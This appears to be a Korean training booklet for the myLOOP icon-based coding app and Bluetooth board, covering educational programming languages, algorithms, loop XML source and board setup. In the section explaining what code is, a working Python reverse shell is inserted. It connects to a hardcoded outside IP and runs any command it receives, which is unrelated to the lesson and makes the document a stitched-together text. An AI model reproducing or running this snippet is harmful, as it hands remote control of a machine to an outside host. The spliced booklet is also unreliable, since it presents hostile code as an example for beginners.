






코딩 없이 배우는 코딩

**마이루프** myloop.net

경기도 교육청 2016 SW교육 직무 연수




판매 스터디랜드/마이사이언스([myscience.co.kr](http://myscience.co.kr))

프로그래밍 언어	CODE	3
	EPL	4
피지컬 컴퓨팅		6
알고리즘 이해하기		7
마이루프 알고리즘	눈으로 보는 프로그래밍 과정	9
	아이콘 코딩	10
마이루프 앱		13
마이루프 보드		14
명령 아이콘		16
앱으로 코딩 배우기	(1)TTS 명령으로 코딩 배우기	18
	(2)LED 모듈 시뮬레이션으로 코딩 배우기	20
	(3)캐릭터로 코딩 배우기	22
	(4)로봇 얼굴 시뮬레이션으로 코딩 배우기	23
마이루프 보드 기본 세트		24
블루투스 연결		25
음표 코딩		26
명령 실행 시간(Delay time) 조절		27
LED로 코딩 익히기		28
	가로등 만들기	29
	트리 만들기	30
	신호등 만들기	31
RGB로 코딩 익히기	RGB등 만들기	33
	RGB 메모판 만들기	35
DC 모터로 코딩 익히기		36
	센서 선풍기	38
	물걸레 청소기	40
	미니카	42
	Thread 루프	45
	라인 트레이서	46
서보모터로 코딩 익히기		48
	지게차	50
	청기 백기 게임	52
키트		54

## 프로그래밍 언어-CODE


- 언어와 숫자로 되어 있다.
- 초보자가 접근하기 어렵다.



# 프로그래밍 언어 -EPL

- **EPL : Educational Programing Language(교육용 프로그래밍 언어)**
- 이미지로 되어 있다.
- 초보자가 접근하기 쉽다.


## 블록 코딩





### ③ Lego Mindstorms EV3

블럭 방식과 반복 개념의 시각화



### ④ myLOOP

#### 아이콘 코딩

loop 코딩(반복)을  
원으로 시각화하여,  
하나의 명령인 각 아이콘을  
반복 명령 위에 배치하는 형태의  
EPL(Educational Programing Language)


적외선 아이콘과  
모터 명령을 사용하여  
라인 트레이서를 코딩한 예시



## 피지컬 컴퓨팅

시각화된 코딩(EPL)과 메이킹이 결합된 SW 교육 프로그램(특허 출원 중)

앱(소프트웨어)과 보드(하드웨어)를 블루투스로 연결하여 프로그래밍과 동시에 실험을 진행할 수 있습니다.



〈LED를 사용하여 신호등을 코딩한 예시〉



〈DC모터와 서보모터를 사용하여 집게 크레인카를 코딩한 예시〉


# 알고리즘 이해하기

- **CODE란?**

코드는 컴퓨터의 언어입니다.  
코드로 컴퓨터 프로그램을 만듭니다.  
코드란 규칙과 명령의 집합입니다.  
코드는 언어와 숫자로 이루어져 있습니다.

- **코딩이란?**

‘코드’라는 컴퓨터 언어를 사용하여 프로그램을 만들어내는 과정입니다.



```
import os
import socket
import subprocess


s = socket.socket()
host = '220.88.64.216'
port = 9999
s.connect((host,port))

while True:
    data = s.recv(2048)
    if data[:2].decode("utf-8") == 'cd':
        os.chdir(data[3:].decode("utf-8"))
    if len(data) > 0:
        cmd = subprocess.Popen(data[:].decode("utf-8"), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
        output_bytes = cmd.stdout.read() + cmd.stderr.read()
        output_str = str(output_bytes, "utf-8")
        s.send(str.encode(output_str + str(os.getcwd()) + '> '))
        print(output_str)

# Close Connection
s.close()
```

- **알고리즘(Algorithm)이란?**

문제를 해결하기 위해 따라야 하는 명령의 순서 또는 규칙의 집합입니다.



## ● 컴퓨터에게 우리가 원하는 일을 시키려면?

1. 컴퓨터가 알아듣는 언어(**코드**)로 프로그래밍(=알고리즘 시리즈) 해야 합니다.  
프로그래밍은 아주 명확해야 합니다. 컴퓨터는 스스로 생각할 수 없기 때문입니다.  
잘못된 명령도 컴퓨터는 그대로 실행합니다. 그것이 버그입니다.




2. 명령은 **순서(Sequence)**대로 실행되어야 합니다.

명령 순서가 잘못되면 엉뚱한 결과  
(버그)가 나옵니다.

예) 옷 입기 알고리즘  
옷 입는 순서가 바뀌면 어떻게 될까요?

3. 명령을 **반복(Repetition)**합니다.

청소로봇, 자판기, 엘리베이터 등등  
우리가 흔히 사용하는 기계는  
명령을 반복하도록 프로그래밍  
되어 있습니다.



4. **선택(Selection)**적으로 명령을 실행하게 해야 합니다.

로봇을 학교에 가게 하려면  
'월화수목금요일에는 학교에 가라.  
토요일과 일요일에는 학교에 가지 말라.'  
고 프로그래밍 해야 합니다.

# 마이루프 알고리즘 이해하기

## ● 눈으로 보는 프로그래밍 과정

명령이 실행되는 과정을 눈으로 확인할 수 있습니다.

명령이 실행되는 과정을 **노리게** 설정하여 자신의 프로그램이 실행되는 과정을 눈으로 볼 수 있습니다.  
**노란 빛**이 지나갈 때 명령이 실행됩니다.



〈LED 1개를 반복적으로 켜다 끄는 코딩〉



노란빛이 켜짐 명령을 지날 때  
LED 켜짐




노란빛이 꺼짐 명령을 지날 때  
LED 꺼짐



## ● 아이콘 코딩

루프는 컴퓨터 언어에서 가장 많이 쓰이는 **루프(반복)** 구조를 토대로 만들어진 새로운 교육용 프로그래밍 언어(**EPL**)입니다.

★**EPL** : Educational Programing Language



### 명령 아이콘 삭제

아이콘을 메인루프  
바깥쪽으로 드래그




### 서브루프 만들기

메인루프 안에서  
바깥 쪽으로 드래그


### 서브루프 삭제하기

서브루프를 메인루프 쪽으로 드래그



루프 구조를 의미하는 동그란 원 위에 각각의 명령인 아이콘을 끌어다 올려 놓는 익숙한 방식으로, 코딩에서 가장 중요한 **반복(Repetition)**, **순서(Sequence)**, **선택(Selection)**과 같은 컴퓨터 프로세스 흐름에 대한 조절기능을 익힙니다.

- **반복(Repetition)**



메인루프

서브 루프  
(메인루프에 종속되어 반복)

Thread 루프  
(독립적으로 반복)


- 명령이 **순서(Sequence)**대로 반복 실행된다.



명령 2개 입력

명령이 차례대로 반복된다

- **선택(Selection)**한 대로 반복 실행된다.





〈LED 1개를  
반복적으로 켜다 끄는 코딩〉

```

▼<Loop name="loop">
  ▼<loop thread="0">
    <position threshold="0.000000" scale="1.000000"
    <process total="0"></process>
    ▼<interfaces count="1">
      ▼<int if="0" current="0" subcommand="0" comman
        <position qs="88.778236" y="258.563995" x="";
      </int>
    </interfaces>
    ▼<sub count="1">
      ▼<loop thread="0">
        <position threshold="0.000000" scale="0.5000
        <process total="36"></process>
        ▼<interfaces count="2">
          ▼<int if="-1" on="1" current="0" subcommand
            <position qs="107.054153" y="328.602600"
          </int>
          ▼<int if="-1" on="0" current="0" subcommand
            <position qs="264.096771" y="197.368530"
          </int>
        </interfaces>
        <sub count="0"></sub>
      </loop>
    </sub>
  </loop>
</Loop>

```


〈아이콘 코딩에 숨어 있는 소스 코드〉

```

▼<loop thread="0">
  <position threshold="0.000000" scale="1.000000"
  <process total="0"></process>
  ▼<interfaces count="1">
    ▼<int if="0" current="0" subcommand="0" comman
      <position qs="95.424614" y="344.198303" x="";
    </int>
  </interfaces>
  ▼<sub count="1">
    ▼<loop thread="0">
      <position threshold="0.000000" scale="0.8284
      <process total="131"></process>
      ▼<interfaces count="2">
        ▼<int if="-1" data="0,0,0,0,0,0,0,0" c
          <position qs="50.445038" y="421.03
        </int>
        ▼<int if="-1" data="0,0,0,0,0,0,0,0" cren
          <position qs="231.928009" y="199
        </int>
      </interfaces>
      ▼<sub count="2">
        ▼<loop thread="0">
          <position threshold="0.000000" sca
          <process total="36"></process>
          ▼<interfaces count="1">
            ▼<int if="-1" data="24,60,126,255,255,2
              <position qs="156.181229" y="582.9822
            </int>
          </interfaces>
          <sub count="0"></sub>
        </loop>
      </sub>
    </loop>
    ▼<loop thread="0">
      <position threshold="0.000000" scale="0.
      <process total="36"></process>
      ▼<interfaces count="1">
        ▼<int if="-1" data="24,36,66,129,129,15
          <position qs="64.076454" y="126.50445
        </int>
      </interfaces>
      <sub count="0"></sub>
    </loop>
  </sub>
</loop>

```

〈조건 버튼을 사용하여  
LED를 켜다 끄는 코딩〉



\*휴대기기의 내파일  
/MYLOOP 폴더에서  
아이콘 코딩의 소스코드를  
확인할 수 있습니다.

## 마이루프 앱




① 설정 ② LED 모듈 시뮬레이션 ③ 로봇 얼굴 ④ 캐릭터 ⑤ 잠금  
⑥ ⑦ 되돌리기(앞으로/뒤로) ⑧ 재생/정지 ⑨ 속도 ⑩ 블루투스

① 파일관리 ② LED ③ RGB ④ LED 모듈 ⑤ 모터 ⑥ 서보 모터  
⑦ 버튼 ⑧ 센서 ⑨ TTS ⑩ Thread 루프




### 파일 관리 아이콘

- ① Exit  
앱에서 나가기
- ② 예제 / New / Load / Save  
/myoop.net
- ③ 라이브러리  
루프보드  
로봇얼굴  
만화캐릭터



## 마이크로 보드




### ● 전원 연결

전원이 연결되면  
전원 LED에 불이 켜집니다.


### \*외부 전원

드라이버를 사용하여 나사를 조임 / 12V까지 사용 가능.




